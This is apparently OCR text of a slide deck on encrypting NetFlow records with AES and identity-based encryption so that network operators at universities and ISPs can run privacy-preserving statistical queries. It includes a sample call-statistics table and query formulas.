


NetFlow Records




Time	Out.	In. Offered	In. Ans'd	Lost	In. Ans'd (%)	Avg. In. Duration	Avg. Wait Ans'd	Avg. Wait Lost	Ans'd Within 20	Ans'd Within 40	Ans'd Within 60	After 60	Longest Wait Ans'd	% Ans'd Within 20
30/09/2008	88	100	91	9	91%	00:03:27	4	18	88	1	2	0	54	96.70%
01/10/2008	80	85	68	17	80%	00:01:04	5	11	63	4	1	0	42	92.65%
02/10/2008	75	100	91	9	91%	00:01:05	3	17	88	3	0	0	34	96.70%
03/10/2008	64	70	59	11	84.29%	00:02:03	3	15	58	1	0	0	22	98.31%
06/10/2008	146	113	100	13	88.50%	00:01:44	3	20	98	2	0	0	29	98%
07/10/2008	74	87	76	11	87.36%	00:01:38	5	17	71	3	2	0	54	93.42%
08/10/2008	90	105	87	18	82.86%	00:01:34	4	17	83	0	4	0	55	95.40%
09/10/2008	79	74	69	5	93.24%	00:01:03	6	29	61	4	4	0	53	88.41%
10/10/2008	105	95	81	14	85.26%	00:01:45	5	15	77	2	2	0	52	95.06%
13/10/2008	100	116	105	11	90.52%	00:01:49	4	15	100	2	3	0	55	95.24%
14/10/2008	70	93	83	10	89.25%	00:01:20	2	12	82	1	0	0	23	98.80%
15/10/2008	79	79	76	3	96.20%	00:02:04	6	4	69	3	4	0	55	90.79%

Statistical Reports



Websites, Services, Web Applications, etc…





Outline

- Basic Idea
- Requirements
- NetFlow
- Threat Model and Challenges
- Scenarios
- Algorithm Steps, Queries, Setup
- Results
- Discussion and Future Work

Requirements

- Uses of NetFlow
- User interfaces for /20, /22, /24
- Network Traffic Generators & TCP-replay
- 3 Gbps Network Interface (tuntap)
- IBE + AES Encryption Algorithms
- Privacy Preserving Queries






NetFlow

- Network protocol developed by Cisco Systems for collecting IP traffic information
  - Data recorded for the sake of network monitoring, traffic accounting, billing, network planning, security, DOS, etc...
  - Platforms supported: Cisco IOS, NXOS such as Juniper routers, Enterasys Switches, Linux, FreeBSD, NetBSD and OpenBSD.
- Version 5 and version 9 most popular

NetFlow

Sampled NetFlow

- rather than looking at every packet to maintain NetFlow records, the router looks at every *nth* packet
- Netflow version 5 have same sampling rate for all interfaces
- Netflow version 9 have different sampling rate per interface


LAN
LAN
LAN
terminal
terminal
dedicated
line
NetFlow
exporter
NetFlow
collector
analyzer
storage
Internet

Traditional Cisco 7-tuple key Definition

1. Source IP address
2. Destination IP address
3. Source port for UDP or TCP
4. Destination port for UDP or TCP
5. IP protocol
6. Ingress interface (SNMP ifIndex)
7. IP Type of Service

Threat Model & Challenges

- NetFlow records in plain leaks confidential and individuals' private data
- Keep NetFlow recording useful in its all features
- Be able to generate useful statistical reports
- Leaving a security backdoor 

- Recording, encryption and statistics data generated on the fly


Threat Model & Challenges

- Forward & Backward Security
- Encrypt network flow data in privacy preserving way with no complicated public key infrastructure (IBE)
  - IP address + timestamp = public key
  - Decryption secret is not stored where encrypted data is stored
- Not all information could be encrypted
  - Statistical data
  - Privacy preserving semantics for DB

Scenario


- U.S. universities
- Network flow data is gathered for network management reasons
- State and federal law requires such data to be kept recorded for few weeks
- Breach of such information for employees is a privacy issue
- Our system supports both legal obligations and university network operations
- Decryption secret is distrubuted among:
  - Regents
  - Faculty senates
  - University council

Scenario




- ISPs
- Employees can access customers data to trace a network problem
- Decryption secret is distributed among:
  - Customer Service Department
  - Auditing department
  - Enforcing privacy policy organization
- We are NOT web privacy against untrusted network controllers
- We are making tools to enforce privacy policies so that network users could trust in network controllers

Big Picture


Fprobe session flows
Session data
Nfcapd
NetFlow records
(every 5 mins)
NetFlow records
Encrypt using
IBE & AES
Import
statistical data
Encrypted flow records
Statistics DB


Step 0: Data Collection

- Fprobe 1.1 running
- Nfcapd collects the flow and does file rotation every 5 minutes (configured)



Step 1: Flow Encryption

- Flows are combined per IP
- AES (128 key size) encrypts the flow
- IBE encrypts AES Key using:
  - Corresponding IP address
  - Corresponding file timestamp




IP, IBE(AES-key), AES(flow record)
.
.
.
.


Encrypted flow records

Step 2: Statistical Reports

- **Records are filtered out into:**
  - IP Address
  - TP: Time Period (time-stamped)
  - TTI: Total TCP bytes In
  - TTO: Total TCP bytes Out
  - TUI: Total UDP bytes In
  - TUO: Total UDP bytes Out
  - LPI: List of Ports In
  - LPO: List of Ports Out
  - BI: Bytes In
  - BO: Bytes Out
  - PI: Packets In
  - PO: Packets Out



Step 2: Statistical Reports



Step 2: Statistical Reports

- Reports require Queries
- Each Query has criteria and constraints
- Queries are applied on one or more TPs
- Queries applied on TPs that doesn't match its criteria and constraints are rejected.

How to solve this:

Merge some records in to the next TP

Apply query on more TPs

Query Examples

(Link Utilization)

$$Q1 : Sum[BI, (TP \geq \alpha) \bullet IP] \ \ \& \ result \geq \beta$$

$$Q2 : Sum[BO, (TP \geq \alpha) \bullet IP] \ \ \& \ result \geq \beta$$

$$Q3 : Sum[BI + BO, (TP \geq \alpha) \bullet IP] \ \ \& \ result \geq \beta$$

Query Examples

(Apps. Being used)


$$Q5 : list[LPI, (TP \geq \alpha) \bullet IP_i]$$
$$+ \quad list[LPO, (TP \geq \alpha) \bullet IP_i]$$

